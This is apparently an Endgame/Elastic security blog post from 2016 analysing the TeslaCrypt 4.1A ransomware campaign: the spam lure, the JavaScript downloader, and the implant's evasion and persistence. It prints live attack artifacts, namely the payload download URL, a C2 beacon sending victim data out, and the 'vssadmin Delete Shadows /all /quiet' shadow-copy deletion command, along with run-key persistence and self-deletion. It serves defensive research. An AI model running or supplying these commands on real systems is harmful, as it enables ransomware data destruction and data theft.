Your package has been successfully encrypted: TeslaCrypt 4.1A and the malware attack chain


April 19, 2016

19 April 2016Tech Topics

By
Mark Mager
Share


Editor's Note: Elastic joined forces with Endgame in October 2019, and has migrated some of the Endgame blog content to elastic.co. See Elastic Security to learn more about our integrated security solutions.

Ransomware quickly gained national headlines in February after the Hollywood Presbyterian Medical Center in Los Angeles paid $17,000 in bitcoins to regain access to its systems. Since then, other hospitals have similarly been attacked with ransomware, leading some industry experts to proclaim it an industry-specific crisis. Although it is commonly associated with directed campaigns aimed at high-value targets such as hospitals, ransomware is actually becoming less targeted and more omnidirectional. As our latest research on TeslaCrypt demonstrates, ransomware not only is becoming more widespread, but it is also becoming more sophisticated and adaptable. TeslaCrypt 4.1A is only a week old and contains an even greater variety of stealth and obfuscation techniques than its previous variants, the earliest of which is just over a year old. Organizations and individuals alike must be aware ransomware is equally likely to be found in personal networks as in critical infrastructure networks, and that its rapid transformation and growing sophistication presents significant challenges to the security community and significant threats to users of all kinds.



History and Current Reality of Ransomware


Ransomware has been around for at least a decade, but its evolution and frequency have exploded over the last half year. In its early days, ransomware was relatively unsophisticated, uncommon, and more targeted. However, ransomware now largely involves code reuse, slight modifications to older families, and a variety of spam campaigns. Capabilities that once were the discrete realm of APTs are now accessible to attackers with fewer resources. TeslaCrypt 4.1A is indicative of this larger trend, integrating a variety of obfuscation techniques – such as AV evasion, anti-debugging, and stealth – into a powerful and rapidly changing piece of malware. Moreover, the incentive structure has shifted. Ransomware aimed at high-value targets depends entirely on getting one fish to bite, and so the ransom value is much higher. As the graphic below illustrates, with the proliferation of ransomware via widespread spam campaigns, attackers can demand smaller sums of money, which can still be extremely lucrative because it only requires infiltration of a small percentage of targets.



Campaign Overview

Last week, an Endgame researcher was analyzing spam emails for indications of emergent malicious activity. The researcher came upon an interesting set of emails, which were soon determined to be part of a widespread spam campaign. The emails all highlighted the successful delivery of a package, which can be tracked by simply clicking on a link. This is especially interesting timing. At the peak of procrastinators filing their taxes at the last minute, those who send in their tax forms are exactly the technically less-sophisticated users these kinds of campaigns target.

We rapidly determined that this spam campaign was attempting to broadly deliver TeslaCrypt 4.1A to individuals. In the subsequent sections, we'll detail the various stages of the TeslaCrypt 4.1A attack chain, moving from infiltration to detection evasion, anti-analysis and evasion features, entrenchment, and the malicious mission, concluding with some points on the user experience. This integration of various obfuscation and deception techniques is indicative of the larger trend in ransomware toward more sophisticated and multi-faceted capabilities.



```
http://loseweightwithmysite.com/sys_info.php
Mozilla/5.0 (Windows NT 6.3 rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded */*

Sub=%s&dh=%s&addr=%s&size=%lld
&version=4.1a
&OS=%ld&ID=%d
&inst_id=%X%X%X%X%X%X%X%X
```

```
\system32\cmd.exe /c start "" "
runas vssadmin.exe
Delete Shadows /all /quiet
```

```
%USERPROFILE%\
My Documents\
```

```
Software\Microsoft\Windows
\CurrentVersion\Run %s\
SYSTEM32\CMD.EXE /C START <random>.exe
```

```
desctop._ini
-!recover!-!file!-.txt
```


1. During infiltration, the downloader mechanism is attached as a zipped JavaScript file.
2. This JavaScript file is a downloader that uses the local environment's Windows Script Host (WSH) or wscript to download the payload. When the ZIP file is decompressed and the JavaScript file is executed, the WSH will be invoked to execute the code.
3. The downloader proceeds to download the TeslaCrypt implant via a HTTP GET request to greetingsyoungqq[.]com/80.exe. This binary will then be launched by the downloader.
4. To evade debuggers, the binary uses QueryPerformance/GetTickCount evasion technique to check the runtime performance as well as threading.
5. Next, the binary allocates heap memory to allocate a PE in memory. This PE does the following:
    1. It establishes an inter-process communication channel with the CoInitialize(), CoCreateInstance() APIs to communicate through DirectShow in order to establish various strings in memory.
    2. Uses QueryPerformance/GetTickCount debugging evasion technique
    3. Uses Wow64DisableWow64FsRedirection to disable file system redirection for the calling thread.
    4. Deletes Zone.Identifier ADS after successful execution
    5. Checks token membership for System Authority
6. Next, the PE drops a copy of itself to the %UserProfile%\Documents\[12 random a-z characters].exe, creates a child process, and adds SeDebugPrivilege to the newly spawned process while in a separate thread

7. Deletes parent binary using %COMSPEC% /C DEL %S
8. Creates mutex "__wretw_w4523_345" for more threading activity and runs a shell command to delete volume shadow copies
9. It entrenches the binary into the registry via a startup run key
10. During the encrypting, it generates the public key based on the encrypted private key.
11. The implant begins encrypting all accessible files on the file system based on the file extensions in the appendix.
12. Finally, it displays the ransom note in three forms: text, image, and web page. The binary will then notify the C2 server of the presence of a new victim.

Delivery and the Downloader

In this instance, TeslaCrypt is delivered using a zipped email attachment containing a JavaScript downloader:


Email Spam Attack



Nancey Griglio	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:299736593) is enclosed down	Apr 11
Imogene Mundell	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:184968861) is enclosed down	Apr 11
Selene Mahmood	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:578408588) is enclosed down	Apr 11
Ester Laws	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:760816880) is enclosed down	Apr 11
Emerson Copp	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:794047654) is enclosed down	Apr 11
Widad Billy	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:246287175) is enclosed down	Apr 11
Shaquillia Mahmood	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:103877199) is enclosed down	Apr 11
Wilie Tate	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:219516001) is enclosed down	Apr 11
Adelheid Akester	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:343554169) is enclosed down	Apr 11
Jessi Dizon	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:808547874) is enclosed down	Apr 11
Shani Brabiner	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:023546583) is enclosed down	Apr 11
Camilla Onslow	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:045295348) is enclosed down	Apr 11
Randy Hallimond	Spam	RE: - Your package has been successfully delivered. The proof of delivery (TRK:306700859) is enclosed down	Apr 11

Email contents

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "<a
href="https://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd</a>">
<html xmlns="<a
href="https://www.w3.org/1999/xhtml">http://www.w3.org/1999/xhtml</a>">
<head>
<title>RE:</title>
</head>
<body>
<pre style="font-style: strong">
Your package has been successfully delivered. The proof of delivery (TRK:299736593) is
enclosed down below.
</pre>
</body>
</html>
```



RE:

Nancey Griglio <GriglioNancey1647@lisnafillonpublishing.com>
to [redacted]

Apr 11 (3 days ago)

Be careful with this message. It might contain a virus or a malicious link. Learn more

Categorize this message as: Personal

```
Your package has been successfully delivered. The proof of delivery (TRK:299736593) is enclosed down below.
```

Anti-virus warning - 1 attachment contains a virus or blocked file. Downloading this attachment is disabled. Learn more

enfhxi_invoices_4...
Virus found

The ZIP attachment will contain one file: transaction_wcVSdU.js. When the ZIP is decompressed and the JavaScript file is executed by the user, the Windows Script Host will launch and execute the JavaScript. The downloader initiates a HTTP GET request to the following URI in order to download the TeslaCrypt payload (6bfa1c01c3af6206a189b975178965fe):

http://greetingsyoungqq[.]com/80.exe:


As of 4-14-2016, this URI is inactive.

If the request is successful, the binary will be written to disk in the current user's %TEMP% directory and launched by the JavaScript.

The payload (80.exe) was not being flagged by most popular AV products on the day that we detected the malware, likely due to the obfuscation employed. A few days later, about 40% of AV vendors had updated their signatures to catch 80.exe, and a week later, a significant majority of AV vendors will flag this file as malicious. However, this wouldn't help users who were victimized on the first day.

TeslaCrypt 4.1A Implant Variant Details

Version information contained within its metadata helps the implant masquerade itself as an official Windows system DLL:



English (United States) (1033/1200)

File Version	5.1.2600.5512 (xpsp.080413-2105)
Company name	Microsoft Corporation
Internal name	MSUTB
Copyright	© Microsoft Corporation. All rights reserved.
Original filename	MSUTB.DLL
Product name	Microsoft® Windows® Operating System
Product version	5.1.2600.5512
File description	MSUTB Server DLL


Upon execution, the implant unpacks itself by allocating and writing a clean PE file to heap memory. The clean PE that is invoked contains the implant's intended malicious functionality.

Anti-Analysis and Evasion Features

This malware exhibits some interesting anti-analysis and evasion features which speak to its sophistication level. We will describe some of these below.

String Obfuscation


In order to evade detection and hide many of its string extractions, the binary utilizes an inter-process communications channel (COM objects). By using the CoInitialize and CoCreateInstance Windows APIs, the implant can control DirectShow via Software\Microsoft\DirectShow\PushClock using a covert channel, utilizing the quartz libraries.



```
mov     [esp+350h+var_20C], esi
call    ds:CoInitializeEx
mov     edi, ds:LoadLibraryW
push    offset aCocreateinstan ; "CoCreateInstance"
push    offset a0le32_dll_0 ; "Ole32.dll"
call    edi ; LoadLibraryW
mov     ebx, ds:GetProcAddress
push    eax             ; hModule
call    ebx ; GetProcAddress
lea     edx, [esp+348h+var_334]
push    edx
```

Anti-Debugging

TeslaCrypt calls its anti-debugging function many times to thwart automated debugging or API monitoring. By using the QueryPerformance / GetTickCount evasion technique, the process stores the timer count at the beginning of an operation and then records it at the end of the operation. If the malware is being debugged, this time difference will be much more than the normal execution time expected.



```
lea     eax, [ebp+PerformanceCount]
push    eax             ; lpPerformanceCount
call    ds:QueryPerformanceCounter
test    eax, eax
jnz     short loc_404914
```

```
loc_404914:
mov     eax, dword_476538
test    eax, eax
jnz     short loc_404927
```

```
mov     eax, offset off_427E00
mov     dword_476538, eax
```

```
loc_404927:
mov     eax, [eax+0Ch]
test    eax, eax
jz      short loc_404944
```

```
xorps   xmm0, xmm0
sub     esp, 8
movsd   [esp+18h+var_18], xmm0
lea     ecx, [ebp+PerformanceCount]
push    8
push    ecx
call    eax
add     esp, 10h
```

```
mov     dword_427DFC, eax
jmp     short loc_40494D
```

